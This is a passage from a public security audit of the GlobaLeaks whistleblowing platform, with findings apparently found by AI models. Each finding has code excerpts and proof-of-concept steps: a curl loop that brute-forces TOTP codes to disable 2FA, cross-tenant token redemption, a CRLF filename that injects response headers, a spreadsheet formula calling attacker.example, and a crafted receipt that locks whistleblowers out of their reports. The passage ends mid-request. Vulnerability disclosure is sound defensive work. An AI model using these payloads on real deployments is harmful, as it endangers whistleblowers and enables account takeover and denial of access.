Both requests return HTTP 200 with two distinct session IDs. Both sessions are valid and can be used independently to perform authenticated operations.

Impact

Exploitation requires valid primary credentials and possession or observation of a currently valid TOTP. It does not enable TOTP guessing or authentication without the other required factors; its effect is limited to creating an additional valid session through concurrent replay. The additional session has the account's normal privileges, resulting in moderate confidentiality and integrity impact without an availability impact.

Impacted users or systems:

- Any user with two-factor authentication enabled (admin, recipient, custodian, analyst roles).
- Platforms that enforce mandatory 2FA (`enable_two_factor` tenant setting).

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Medium	**Medium**	**None**

CWE-362 Concurrent Execution Using Shared Resource with Improper Synchronization (Race Condition)

CWE-303 Incorrect Implementation of Authentication Algorithm

Medium 7.5 F-029 - Confirmation TOTP guesses unlimited

An attacker who already holds a live session can brute-force confirmation TOTP codes until 2FA is disabled or the recovery key is disclosed.

IMPACT	COMPONENT	FOUND BY
Recovery secret exposure	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

Sensitive user operations protected by `X-Confirmation` do not enforce an attempt limit. For users with two-factor authentication enabled, `disable_2fa` and `get_recovery_key` call the same TOTP verifier on every request, but failed confirmation attempts are not counted, delayed, locked, or rate-limited. A session-holding attacker can therefore automate TOTP guesses until one succeeds, then disable the victim's second factor or retrieve the account recovery key.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/operation.py - OperationHandler.put()
backend/globaleaks/handlers/base.py - BaseHandler.check_confirmation(),
db_confirmation_check()
backend/globaleaks/handlers/user/operation.py - UserOperationHandler
backend/globaleaks/rest/decorators.py - decorator_rate_limit()
PUT /api/user/operations
```

Description:

`UserOperationHandler` marks `disable_2fa` and `get_recovery_key` as operations requiring confirmation. `OperationHandler.put()` enforces that by calling `BaseHandler.check_confirmation()`, which decodes the `X-Confirmation` header and validates it against the authenticated user's TOTP secret when 2FA is enabled.

When the TOTP code is wrong, the verifier raises `InvalidTwoFactorAuthCode` and the operation fails. No failure counter is updated, no delay is applied, the session remains valid, and the protected operation can be retried immediately with another six-digit code.

The generic rate limiter does not cover authenticated user operations. It only throttles whistleblower `/api/whistleblower/` operations and unauthenticated login paths. Therefore an attacker who has obtained a live user session can repeatedly send `PUT /api/user/operations` guesses until the current TOTP window is hit.

Relevant code:

```
backend/globaleaks/handlers/operation.py

14     def put(self, *args, **kwargs):
15         request = self.validate_request(self.request.content.read(),
requests.OpsDesc)
16
17         if request['operation'] in self.require_confirmation:
18             self.check_confirmation()
19
20         func = self.operation_descriptors().get(request['operation'], None)
21         if func:
22             return func(self, request['args'], *args, **kwargs)
```

```
backend/globaleaks/handlers/base.py

86  def db_confirmation_check(session, tid, user_id, secret):
87      user = db_get_user(session, tid, user_id)
88
89      if user.two_factor_secret:
90          State.totp_verify(user.two_factor_secret, secret)
...
302     def check_confirmation(self):
303         user_id = self.session.user_id
304
305         secret = decodeString(self.request.headers.get(b'x-confirmation',
b''))
306
307         sync_confirmation_check(self.session.user_tid, user_id, secret)
```

```
backend/globaleaks/handlers/user/operation.py

152 class UserOperationHandler(OperationHandler):
153     check_roles = 'user'
154
155     require_confirmation = [
156         'disable_2fa',
157         'get_recovery_key'
158     ]
...
168     def get_recovery_key(self, req_args, *args, **kwargs):
169         return get_recovery_key(self.session.user_tid,
170                                 self.session.user_id,
171                                 self.session.cc)
...
180     def disable_2fa(self, req_args, *args, **kwargs):
181         return disable_2fa(self.session.user_tid,
182                            self.session.user_id,
183                            self.session.user_id)
```

```
backend/globaleaks/rest/decorators.py

90      if self.session:
91          user_id = self.session.user_id.encode()
92
93          if self.session.role == 'whistleblower' and path.startswith(b'/api/
whistleblower/'):
...
127     else:
128         if self.request.path in [b'/api/auth/authentication', b'/api/auth/
receiptauth', b'/api/auth/authentication']:
129             delay = State.RateLimit.check(...)
```

PoC

Steps to reproduce

1. Log in as a user with two-factor authentication enabled, or obtain that user's active session ID through any session-compromise scenario. The session must be able to call `PUT /api/user/operations`.

```
session_id=<victim user X-Session>
```

2. Send repeated confirmation guesses against a confirmation-protected operation. The client encodes `X-Confirmation` as base64 of UTF-16LE text; the example below uses Python to generate the same format for six-digit TOTP guesses.

```
for code in $(seq -w 000000 999999); do
  confirm=$(python3 - <<PY
import base64
print(base64.b64encode('${code}'.encode('utf-16le')).decode())
PY
)
  curl -s -X PUT 'https://TARGET/api/user/operations' \
    -H 'Content-Type: application/json' \
    -H "X-Session: ${session_id}" \
    -H "X-Confirmation: ${confirm}" \
    --data '{"operation":"disable_2fa","args":{}}'
done
```

3. Observe that wrong codes are rejected but the session and operation remain retryable. When the current TOTP code is guessed, the operation succeeds and the user's 2FA secret is cleared.

4. The same unrestricted confirmation oracle also protects recovery-key retrieval.

```
curl -s -X PUT 'https://TARGET/api/user/operations' \
  -H 'Content-Type: application/json' \
  -H "X-Session: ${session_id}" \
  -H "X-Confirmation: ${valid_confirm_header}" \
  --data '{"operation":"get_recovery_key","args":{}}'
```

Expected result

Confirmation checks for sensitive account operations should have an attempt budget. Repeated wrong confirmations should trigger a per-session or per-user delay, lockout, session revocation, or require re-authentication before another attempt.

Actual result

The backend accepts unlimited confirmation retries for the same authenticated session. Wrong TOTP guesses do not consume or lock the operation, and authenticated `/api/user/operations` calls are outside the login rate-limit buckets.

Impact

This weakens the second-factor confirmation boundary after session compromise. A session holder who successfully guesses the six-digit code can disclose the recovery key or modify the account's 2FA configuration. These are moderate confidentiality and integrity consequences, but the issue does not itself create an availability impact or provide an unauthenticated login path.

Impacted users or systems:

- Internal users with two-factor authentication enabled.
- Encrypted deployments where `get_recovery_key` returns long-lived account recovery material.
- Deployments relying on confirmation prompts to protect sensitive account settings from session-only compromise.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Medium	**Medium**	**None**

CWE-307 Improper Restriction of Excessive Authentication Attempts

Medium 7.6 F-050 - Token auth checks wrong tenant

Tenant-specific network restrictions can be bypassed by redeeming a restricted tenant's token through a more permissive tenant on the same deployment.

IMPACT	COMPONENT	FOUND BY
Network policy bypass	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

`POST /api/auth/tokenauth` validates Tor, HTTPS, and IP-filter policy against the tenant selected by the HTTP request, but it returns the session embedded in the submitted authtoken. In a multi-tenant deployment, a reset-token-derived session for a restricted tenant can be redeemed through a different tenant or the root tenant with looser connection rules, then used against the restricted tenant's role APIs.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/auth/__init__.py: TokenAuthHandler.post
backend/globaleaks/handlers/user/reset_password.py: validate_password_reset
backend/globaleaks/rest/api.py: tenant routing
backend/globaleaks/handlers/base.py: connection_check and BaseHandler.get_session
POST /api/auth/tokenauth
PUT /api/user/reset/password
```

Description:

`TokenAuthHandler` accepts an `authtoken`, loads the corresponding `Session` object, and calls `connection_check()` with `self.request.tid`. The request tenant is selected from the hostname or `/t/0` path before the handler runs. The loaded `Session`, however, already contains its own `session.tid` and role, and `Sessions.regenerate()` preserves those attributes before returning the serialized session to the client.

This creates an authorization mismatch: the policy decision is made for the tenant that received `/api/auth/tokenauth`, while the authenticated session belongs to the tenant embedded in the `authtoken`. Later role APIs only require `session.tid` to match the requested tenant; they do not re-run `connection_check()`.

A realistic non-admin path is password reset. `validate_password_reset()` creates a normal role session for `user.tid` and returns its id as a login token, without binding redemption to that same tenant's connection policy. A holder of a valid reset token for a recipient in a Tor-only or IP-restricted tenant can validate the reset token and redeem the returned `authtoken` through a different tenant whose receiver policy allows the current connection. The returned session can then be sent to the restricted tenant's recipient APIs.

Relevant code:

```
backend/globaleaks/handlers/auth/__init__.py
224    @inlineCallbacks
225    def post(self):
226        request = self.validate_request(self.request.content.read(),
requests.TokenAuthDesc)
227
228        session = Sessions.get(request['authtoken'])
229        if session is None:
230            yield tw(db_login_failure, self.request.tid, 0)
231
232        connection_check(self.request.tid, session.role,
233                         self.request.client_ip, self.request.client_using_tor)
234
235        session = Sessions.regenerate(session)
236
237        returnValue(session.serialize())

backend/globaleaks/handlers/user/reset_password.py
159    user_session = Sessions.new(user.tid,
160                                user.id,
161                                user.tid,
162                                user.role,
163                                prv_key,
164                                user.crypto_escrow_prv_key)
...
173    return {'status': 'success', 'token': user_session.id}

backend/globaleaks/rest/api.py
423    if not State.tenants[1].cache.wizard_done or \
424      request.hostname.lower() in (b'127.0.0.1', b'localhost') or \
425      (State.tenants[1].cache.hostname == '' and
isIPAddress(request.hostname)):
426        request.tid = 1
427    else:
428        request.tid = State.tenant_hostname_id_map.get(request.hostname)
...
430    if request.tid == 1:
431        try:
432            m = COMPILED_RE_TID_UUID.match(request.path)
433            if m:
434                tid_bytes, rest = m.groups()
435                tid = State.tenant_uuid_id_map.get(tid_bytes.decode())
436                if tid is not None:
437                    request.tid = tid
438                    request.path = rest

backend/globaleaks/handlers/base.py
61 def connection_check(tid, role, client_ip, client_using_tor):
...
70     cache = State.tenants[tid].cache
71     ip_filter_enabled_key = f'ip_filter_{role}_enable'
72     ip_filter_key = f'ip_filter_{role}'
73     https_allowed_key = f'https_{role}'
...
151    if session is None or session.tid != self.request.tid:
152        return
```

PoC

Steps to reproduce

1. Configure a multi-tenant deployment with two tenants. Tenant A allows the recipient role from the attacker's current network, while tenant B restricts recipients with `ip_filter_receiver_enable` or by setting `https_receiver` false so recipient access should require Tor. Create a recipient in tenant B and obtain a valid password reset token for that recipient.

```
Tenant A: receiver connection policy permits the current client. Tenant B:
receiver connection policy rejects the current client.
```

2. From the disallowed client network, validate the tenant B reset token through tenant A or the root tenant. The reset validation returns an authtoken for the tenant B user session because `validate_password_reset()` creates `Sessions.new(user.tid, ...)`.

```
curl -s -X PUT 'https://tenant-a.example/api/user/reset/password' \
  -H 'X-Token: <tenant-a-proof-of-work-token>' \
  -H 'Content-Type: application/json' \
  --data '{"reset_token":"<tenant-b-reset-token>","recovery_key":"","auth_code":""
}'
```

3. Redeem the returned authtoken through tenant A. `TokenAuthHandler.post()` checks tenant A's receiver policy at this step, not tenant B's policy embedded in the session.

```
curl -s -X POST 'https://tenant-a.example/api/auth/tokenauth' \
  -H 'X-Token: <tenant-a-proof-of-work-token>' \
  -H 'Content-Type: application/json' \
  --data '{"authtoken":"<authtoken-from-step-2>"}'
```

4. Use the returned session id against tenant B's recipient API, either through tenant B's hostname or the root tenant's `/t/0/` route.

```
curl -i 'https://root.example/t/<tenant-b-uuid>/api/recipient/rtips' \
  -H 'X-Session: <session-id-from-step-3>'
```

Expected result

Token redemption should enforce the connection policy for the tenant that owns the authtoken session. A recipient session for tenant B should not be redeemable from a network or transport that tenant B rejects.

Actual result

The token-auth endpoint enforces the connection policy for tenant A, returns a tenant B session, and later tenant B role APIs accept the session because its `session.tid` matches tenant B.

Impact

This is an authorization bypass of tenant-specific connection controls. It weakens Tor-only and IP-filter restrictions for internal users whenever an attacker can obtain a tenant-bound authtoken, such as through the password reset flow, and can route token redemption through a more permissive tenant on the same deployment.

Impacted users or systems:

- Multi-tenant GlobaLeaks deployments with different role connection policies per tenant.
- Recipients whose tenant is configured to require Tor or a specific IP range.
- Whistleblowers whose reports are assigned to accounts protected by those tenant connection controls.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**None**

CWE-639 Authorization Bypass Through User-Controlled Key

CWE-863 Incorrect Authorization

Medium 7.7 F-066 - Legacy filenames split response headers

On legacy supported stacks, a crafted filename can inject extra HTTP headers when another user downloads the file.

IMPACT	COMPONENT	FOUND BY
Header injection	**Backend**	**GPT-5.5 xhigh v1**

Download responses build `Content-Disposition` directly from uploaded filenames. The current default dependency pins use Twisted versions that sanitize newline characters in header values, but the repository still carries a supported `focal` requirements profile with `twisted==18.9.0`, whose `Headers.setRawHeaders()` implementation stores response header values without newline sanitization. On deployments using that legacy profile, a recipient or whistleblower-controlled filename containing CR/LF can split the download response headers when another user downloads the file.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/base.py, BaseHandler.write_file_as_download()
backend/globaleaks/handlers/base.py, BaseHandler.process_file_upload()
backend/globaleaks/handlers/recipient/rtip.py, ReceiverFileDownload.get()
backend/globaleaks/handlers/whistleblower/wbtip.py, ReceiverFileDownload.get()
backend/requirements/requirements.txt.focal
```

Description:

Uploaded filenames are taken from the client-controlled `flowFilename` parameter and reduced with `os.path.basename()`, but they are not stripped of `CR` or `LF`. The stored display filename is later passed into `write_file_as_download()`, which interpolates it inside the `Content-Disposition` response header.

Modern Twisted versions sanitize linear whitespace in `Headers.setRawHeaders()`, which neutralizes this input. However, the repository still includes a focal requirements profile pinned to `twisted==18.9.0`. In Twisted `18.9.0`, `Headers.setRawHeaders()` stores encoded values directly without calling `_sanitizeLinearWhitespace()`. A deployment built from that profile can therefore emit attacker-controlled response header lines when serving a download.

Relevant code:

```
backend/globaleaks/handlers/base.py

405     filename = os.path.basename(self.request.args[b'flowFilename'][0].decode()
)
...
410     self.uploaded_file = {
411         'id': file_id,
412         'date': datetime_now(),
413         'name': filename,
```

```
backend/globaleaks/handlers/base.py

346     self.request.setHeader(b'Content-Type', 'application/octet-stream')
347     self.request.setHeader(b'Content-Disposition',
348                            'attachment; filename="%s"' % filename)
```

Recipient-uploaded files use the stored filename on download by recipients and whistleblowers:

```
backend/globaleaks/handlers/recipient/rtip.py

1378    def get(self, rfile_id):
1379        name, filename, tip_prv_key, pgp_key = yield
self.download_rfile(self.request.tid, self.session.user_id,
...
1388            name = GCE.asymmetric_decrypt(tip_prv_key,
Base64Encoder.decode(name.encode())).decode()
...
1391        yield self.write_file_as_download(name, filelocation, pgp_key)
```

```
backend/globaleaks/handlers/whistleblower/wbtip.py

281     name, filelocation, tip_prv_key, pgp_key = yield
self.download_rfile(self.request.tid, rfile_id)
...
288         name = GCE.asymmetric_decrypt(tip_prv_key,
Base64Encoder.decode(name.encode())).decode()
...
291     yield self.write_file_as_download(name, filelocation, pgp_key)
```

The legacy dependency profile is still present in the repository:

```
backend/requirements/requirements.txt.focal

458 twisted==18.9.0 \
459     --hash=sha256:294be2c6bf84ae776df2fc98e7af7d6537e1c5e60a46d33c3ce2a197677d
a395
```

Twisted 18.9.0 stores header values directly:

```
twisted-18.9.0/src/twisted/web/http_headers.py

185 def setRawHeaders(self, name, values):
...
202     name = self._encodeName(name)
203     self._rawHeaders[name] = self._encodeValues(values)
```

By contrast, newer Twisted releases sanitize linear whitespace before storing values:

```
twisted-24.11.0/src/twisted/web/http_headers.py

127 def setRawHeaders(self, name, values):
...
150     encodedValues.append(_sanitizeLinearWhitespace(_v))
```

PoC

Steps to reproduce

1. Use a build/deployment profile that installs `backend/requirements/requirements.txt.focal`, or otherwise runs the backend with `twisted==18.9.0`.

```
rg -n "twisted==18.9.0" backend/requirements/requirements.txt.focal
```

2. As a recipient with access to a report, upload a file for the whistleblower with a filename containing CR/LF. The exact request format depends on the chunked upload client, but the vulnerable field is `flowFilename`.

```
flowFilename = note.txt%0d%0aX-Injected-Header:%20recipient-controlled
```

3. As the whistleblower, download the recipient file from the report.

```
curl -i -H 'x-session: <whistleblower-session>' \
  'https://<tenant-host>/api/whistleblower/wbtip/rfiles/<receiverfile_id>'
```

Expected result

The backend should encode or reject CR/LF in filenames before using them in `Content-Disposition`, independently of the Twisted version in use.

Actual result

On Twisted 18.9.0, the unsanitized filename is stored as a raw response header value. When Twisted serializes the response, CR/LF in the filename can terminate `Content-Disposition` and add attacker-controlled response headers.

Impact

This is a response-splitting vulnerability on deployments using the legacy Twisted profile. A malicious recipient can target a whistleblower who downloads a file attached by that recipient; a malicious whistleblower can similarly influence filenames for recipient downloads of whistleblower-provided files. Practical impact depends on browser and proxy behavior, but can include header injection, cache poisoning in intermediary caches, or weakening download handling protections.

Impacted users or systems:

- Deployments using the `focal` dependency profile or any runtime with Twisted 18.9.0 behavior.
- Whistleblowers or recipients who download files whose display name was supplied by another user.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Medium**	**None**

CWE-113 Improper Neutralization of CRLF Sequences in HTTP Headers

CWE-74 Improper Neutralization of Special Elements in Output Used by a Downstream Component

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Medium 7.8 F-069 - Spreadsheet formulas execute from exports

An exported CSV can carry attacker-controlled formulas that execute in the viewer's spreadsheet application when the file is opened.

IMPACT	COMPONENT	FOUND BY
Client-side code execution	**Client**	**GPT-5.5 medium v1**

The client-side CSV export helper writes untrusted string values directly into CSV cells without neutralizing spreadsheet formula prefixes. Values beginning with `=`, `+`, `-`, or `@` can be interpreted as formulas when an administrator or recipient opens an exported CSV file in spreadsheet software. This can allow a user who controls an exported field to trigger formula execution in the viewer's spreadsheet context.

Details

Affected source code, component, endpoint, or function:

```
client/app/src/shared/services/utils.service.ts:719
client/app/src/pages/recipient/tips/tips.component.ts:309
client/app/src/pages/admin/auditlog/auditlog-tab1/audit-log-tab1.component.ts:40
client/app/src/pages/admin/auditlog/auditlog-tab2/audit-log-tab2.component.ts:31
```

Description:

The shared `generateCSV()` helper quotes cells containing commas, quotes, or newlines, but it does not neutralize values that spreadsheet applications treat as formulas. The helper is used for recipient report exports and multiple administrator audit exports. Exported fields include report labels and user metadata, which can be controlled by users with access to those records. If a victim opens the generated `CSV` in spreadsheet software, a formula payload can execute in that local spreadsheet context.

Relevant code:

```
// client/app/src/shared/services/utils.service.ts
const csvRows = data.map(row =>
  headers.map(header => {
    let cell = row[header];

    if (typeof cell === 'object' && cell !== null) {
      cell = JSON.stringify(cell);
    }

    if (typeof cell === 'string' && (cell.includes(',') || cell.includes('"') ||
cell.includes('\n'))) {
      return `"${cell.replace(/"/g, '""')}"`;
    }

    return cell ?? '';
  }).join(',')
);
```

```
// client/app/src/pages/recipient/tips/tips.component.ts
exportToCsv(): void {
  this.utils.generateCSV('reports', this.getDataCsv());
}

getDataCsv(): any[] {
  const output = [...this.filteredTips];
  return output.map(tip => ({
    id: tip.id,
    progressive: tip.progressive,
    important: tip.important,
    context_name: tip.context_name,
    label: tip.label,
```

```
// client/app/src/pages/admin/auditlog/auditlog-tab2/audit-log-tab2.component.ts
exportAuditLog() {
  this.utilsService.generateCSV('users', this.users);
}
```

PoC

Steps to reproduce

1. Create or modify an exported value so that it starts with a spreadsheet formula prefix. For example, a report label or user display field can use a value such as:

```
=HYPERLINK("https://attacker.example/csv-formula","Open report")
```

2. As a user who can export the affected table, use one of the client CSV export actions, for example the recipient report list export or an administrator audit/users export.

```
Recipient reports -> Export CSV
Admin audit/users -> Export CSV
```

3. Open the generated CSV in spreadsheet software that evaluates formulas in CSV cells.

```
The exported value is loaded as a spreadsheet formula rather than as inert text.
```

Expected result

CSV exports should preserve exported values as data. Cells beginning with formula prefixes should be neutralized, for example by prefixing a single quote or otherwise forcing text interpretation before writing the CSV.

Actual result

The client writes formula-prefixed values unchanged unless they require ordinary CSV quoting for commas, quotes, or newlines. Spreadsheet software may interpret those values as formulas when the exported CSV is opened.

Impact

This is a CSV/spreadsheet formula injection vulnerability in client-generated exports. Exploitation requires a victim to export data and open the resulting CSV in spreadsheet software that evaluates formulas. In deployments where recipients or administrators process CSV exports operationally, a malicious internal user or

compromised account controlling exported fields can cause spreadsheet-side actions such as opening attacker-controlled links or evaluating formulas in the victim's local spreadsheet context.

Impacted users or systems:

- Administrators exporting audit, users, or report metadata through the client.
- Recipients exporting report lists through the client.
- Workstations where exported CSV files are opened in formula-evaluating spreadsheet software.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Low**	**Low**

CWE-1236 Improper Neutralization of Formula Elements in a CSV File

Medium 7.9 F-102 - Submission blocks existing receipt access

One crafted submission can switch receipt handling for the whole tenant and lock existing whistleblowers out of their reports.

IMPACT	COMPONENT	FOUND BY
Denial of service	**Backend Whistleblower Submission And Receipt Authentication**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

A public submitter can send a submission receipt in the legacy server-hashed format instead of the client-derived key format used by current clients. The backend stores the resulting short receipt hash and later decides the whistleblower authentication mode for the entire tenant by checking whether any report has a short receipt hash. One crafted submission therefore downgrades `/api/auth/type` and `/api/auth/receiptauth` for every whistleblower report in that tenant, causing existing client-keyed receipts to be checked with the wrong verifier and denying whistleblowers access to their existing reports.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/whistleblower/submission.py:create_tip
backend/globaleaks/handlers/auth/__init__.py:get_auth_type
backend/globaleaks/handlers/auth/__init__.py:login_whistleblower
backend/globaleaks/rest/requests.py:SubmissionDesc
client/app/src/pages/whistleblower/submission/submission.component.ts:finalizeSubm
ission
POST /api/auth/receiptauth
POST /api/auth/type
POST /api/whistleblower/submission
```

Description:

Current clients create a 16 digit report access receipt for the whistleblower, ask `/api/auth/type` which receipt-auth mode is active, and, in normal modern tenants, submit an `Argon2id`-derived `Base64` key as the `receipt` field. The server recognizes that representation only by checking `len(receipt) == 44`.

If a modified client submits any other receipt string, the server falls back to legacy server-side `Argon2id` hashing and stores a 44-character `Base64` verifier in `InternalTip.receipt_hash`. The tenant-wide auth-type decision later checks only whether any `InternalTip` in the tenant has `receipt_hash` length `< 64`. Once the crafted report exists, all whistleblower logins in that tenant switch to the legacy password/raw-receipt path. Existing reports created with the modern client-key path still store `sha256(decoded_client_key)`, a 64-character hex value, so normal clients can no longer derive the verifier those reports require.

Relevant code:

```
# backend/globaleaks/handlers/whistleblower/submission.py
receipt = request['receipt']

if len(receipt) == 44:
    key = Base64Encoder.decode(receipt.encode())
    itip.receipt_hash = sha256(key).decode()
else:
    key, itip.receipt_hash = GCE.calculate_key_and_hash(receipt,
State.tenants[tid].cache.receipt_salt)
```

```
# backend/globaleaks/handlers/auth/__init__.py
if not session.query(exists().where(and_(InternalTip.tid == tid,
func.length(InternalTip.receipt_hash) < 64))).scalar():
    key = Base64Encoder.decode(receipt.encode())
    hash = sha256(key).decode()
else:
    salt = ConfigFactory(session, tid).get_val('receipt_salt')
    key, hash = GCE.calculate_key_and_hash(receipt, salt)
```

```
# backend/globaleaks/handlers/auth/__init__.py
if not username: # whistleblower
    if not session.query(exists().where(and_(InternalTip.tid == tid,
func.length(InternalTip.receipt_hash) < 64))).scalar():
        return {'type': 'key', 'salt': salt}

return {'type': 'password'}
```

```
# backend/globaleaks/rest/requests.py
SubmissionDesc = {
    'context_id': uuid_regexp,
    'receivers': [uuid_regexp],
    'identity_provided': bool,
    'answers': dict,
    'score': int,
    'receipt': str
}
```

```
# client/app/src/pages/whistleblower/submission/submission.component.ts
const receipt = this.cryptoService.generateReceipt();
const res = await firstValueFrom(this.httpService.requestAuthType(JSON.stringify({
'username': "" /* whistleblower */ })));

if (res.type == 'key') {
  this.submission.submission.receipt = await this.cryptoService.hashArgon2(receipt
, res.salt);
} else {
  this.submission.submission.receipt = receipt;
}
```

PoC

The following reproduction uses a normal public submission flow plus one modified request body. It assumes a tenant where existing reports were created by the current client and `/api/auth/type` for whistleblower login returns `type: key` before the attack.

Steps to reproduce

1. Create or identify an existing whistleblower report created by the standard client. Record its 16 digit access code and confirm the tenant is in key mode:

```
curl -s -X POST https://target.example/api/auth/type -H 'Content-Type: application/
json' --data '{"username":""}'
```

The response contains `{"type":"key", ...}`.

2. As any public user, start a normal empty-receipt submission session and prepare a valid report submission. In the final `POST /api/whistleblower/submission` request, replace the client-generated 44-character Argon2id receipt value with a raw string such as `1234123412341234`:

```
curl -s -X POST https://target.example/api/whistleblower/submission -H 'Content-
Type: application/json' -H 'x-session: <public-submission-session>' --data '{
    "context_id":"<valid-context-id>",
    "receivers":["<valid-receiver-id>"],
    "identity_provided":false,
    "answers":{},
    "score":0,
    "receipt":"1234123412341234"
  }'
```

The surrounding fields must satisfy the target tenant's normal questionnaire and receiver requirements; the important attacker-controlled field is `receipt`.

3. Query the auth type again:

```
curl -s -X POST https://target.example/api/auth/type -H 'Content-Type: application/
json' --data '{"username":""}'
```

The response now contains `{"type":"password"}` because the crafted report inserted an `InternalTip.receipt_hash` whose length is less than 64.

4. Try to open the pre-existing report through the normal client with its original 16 digit access code.

```
The client sees password mode, sends the raw access code to /api/auth/receiptauth,
and the backend checks GCE.calculate_key_and_hash(receipt, salt). That verifier
does not match the existing report's sha256(decoded client-derived key) receipt
hash, so the login fails.
```

Expected result

A newly submitted report should not be able to change the receipt verification mode used for other reports in the tenant. The server should either validate that new submissions use the tenant's expected receipt representation or make the verifier format decision per report without relying on a tenant-wide downgrade flag.

Actual result

A public submitter can store one legacy-format receipt hash. That single row changes the tenant-wide auth-type and login branch for every whistleblower report, so existing modern client-keyed receipts are verified with the wrong cryptographic operation and become inaccessible through the normal client.

Impact

This is a tenant-wide denial of whistleblower report access caused by missing server-side validation of the cryptographic receipt format and by a downgrade decision derived from attacker-controlled stored state.

Impacted users or systems:

- Whistleblowers with existing reports in the affected tenant.
- Operators relying on receipt-based follow-up access for report updates, messages, and status checks.
- Administrators, who must identify and repair or remove the downgraded receipt-hash row before normal access resumes.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Medium**	**High**

CWE-325 Missing Cryptographic Step

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Low 7.10 F-011 - Signup does not enforce subdomain uniqueness against admin-created tenants

On the limited class of multi-tenant deployments that combine public self-signup with administrator-provisioned tenants in the same subdomain namespace, an unauthenticated signup can claim an existing subdomain and redirect that hostname to a new attacker-controlled tenant.

IMPACT	COMPONENT	FOUND BY
Tenant routing conflict	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

Public tenant signup validates the requested subdomain only against pending signup records and the root hostname. It does not reject subdomains already used by active administrator-created tenants, whose subdomains are stored in `Config` rows rather than the `Subscriber` table. On signup-enabled multi-tenant deployments, an unauthenticated user can register and activate a tenant with the same subdomain as an existing tenant, causing hostname and onion-name routing for that subdomain to point at the attacker's tenant after cache refresh.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/signup.py - signup(), signup_activation(),
SignupActivation
backend/globaleaks/handlers/admin/tenant.py - db_create(),
create_and_initialize(), update()
backend/globaleaks/db/__init__.py - db_refresh_tenant_cache()
backend/globaleaks/models/__init__.py - _Subscriber
POST /api/signup
POST /api/signup/<activation-token>
```

Description:

Tenant subdomains are security-sensitive routing identifiers. The backend maps each active tenant's subdomain to hostnames such as `0.1` and `2.3`, then uses those maps to select the tenant for incoming requests.

Administrator-created tenants store their subdomain in per-tenant `Config` rows. Public signup records store the requested subdomain in `Subscriber.subdomain`, and that table has a unique constraint, but the constraint does not cover the `Config`-backed subdomains of administrator-created tenants.

The public signup path checks only whether the requested subdomain would equal the root hostname, then deletes still-pending signup tenants with the same `Subscriber.subdomain`. It does not query active tenant `Config` rows for an existing subdomain. After activation, the tenant cache refresh iterates active tenant IDs in ascending order and updates `State.tenant_subdomain_id_map` and `State.tenant_hostname_id_map` by assignment. If two active tenants have the same subdomain-derived hostname, the later tenant overwrites the earlier mapping.

An unauthenticated attacker can therefore create a public signup using the subdomain of an existing administrator-created tenant, activate it through the email token sent to the attacker-controlled signup address, and make normal requests to that tenant hostname resolve to the attacker's tenant.

The condition requires public self-signup to be enabled, an existing administrator-created tenant in the same namespace, completion of email activation, and a subsequent tenant-cache refresh. This mixed provisioning setup is uncommon, and signup activity is notified to administrators, providing an opportunity to detect and correct the collision.

Relevant code:

```
backend/globaleaks/handlers/signup.py

27  config = ConfigFactory(session, 1)
29  if not config.get_val('enable_signup'):
30      raise errors.ForbiddenOperation
32  if request['subdomain'] + "." + config.get_val('rootdomain') ==
config.get_val('hostname'):
33      raise errors.ForbiddenOperation
42  # Delete the tenants created for the same subdomain that have still not been
activated
44  tids = [tid for (tid,) in session.query(models.Tenant.id).filter(
45      models.Subscriber.subdomain == request['subdomain'],
46      models.Subscriber.activation_token.isnot(None),
47      models.Tenant.id == models.Subscriber.tid
48  ).all()]
50  db_del(session, models.Tenant, models.Tenant.id.in_(tids))
52  tenant = db_create_tenant(session, {'active': False,
53                                      'name': request['subdomain'],
54                                      'subdomain': request['subdomain'],
55                                      'mode': config.get_val('mode')})
57  signup = models.Subscriber(request)
```

```
backend/globaleaks/handlers/admin/tenant.py

34  def db_create(session, desc):
35      t = models.Tenant()
37      t.active = desc['active']
...
59      for var in ['mode', 'name', 'subdomain']:
60          db_set_config_variable(session, t.id, var, desc[var])
```

```
backend/globaleaks/db/__init__.py

247 for tid in tids:
248     tenant_cache = State.tenants[tid].cache
250     State.tenant_uuid_id_map[tenant_cache.uuid] = tid
...
261     if tenant_cache.subdomain:
262         State.tenant_subdomain_id_map[tenant_cache.subdomain] = tid
264         if root_tenant_cache.rootdomain and tenant_cache.reachable_via_web:
265             tenant_cache.hostnames.append('{}.{}'.format(tenant_cache.subdomai
n, root_tenant_cache.rootdomain).encode())
267         if root_tenant_cache.onionservice:
268             tenant_cache.onionnames.append('{}.{}'.format(tenant_cache.subdoma
in, root_tenant_cache.onionservice).encode())
270     State.tenant_hostname_id_map.update({h: tid for h in
tenant_cache.hostnames + tenant_cache.onionnames})
```

```
backend/globaleaks/models/__init__.py

880 class _Subscriber(Model):
881     __tablename__ = 'subscriber'
883     tid = Column(Integer, primary_key=True)
884     subdomain = Column(UnicodeText, unique=True, nullable=False)
```

PoC

Steps to reproduce

1. Configure a multi-tenant deployment with `rootdomain` set, public signup enabled, and an active administrator-created tenant using subdomain `victim`. For example, the existing tenant is reachable as `victim.example.org`.

```
Root tenant: rootdomain = example.org, enable_signup = true. Existing tenant A:
active = true, subdomain = victim, no Subscriber row because it was created by an
administrator.
```

2. As an unauthenticated user, submit a public signup request using the same `victim` subdomain and an attacker-controlled email address.

```
curl -s -X POST 'https://example.org/api/signup' \
  -H 'Content-Type: application/json' \
  --data '{
    "subdomain":"victim",
    "name":"Eve",
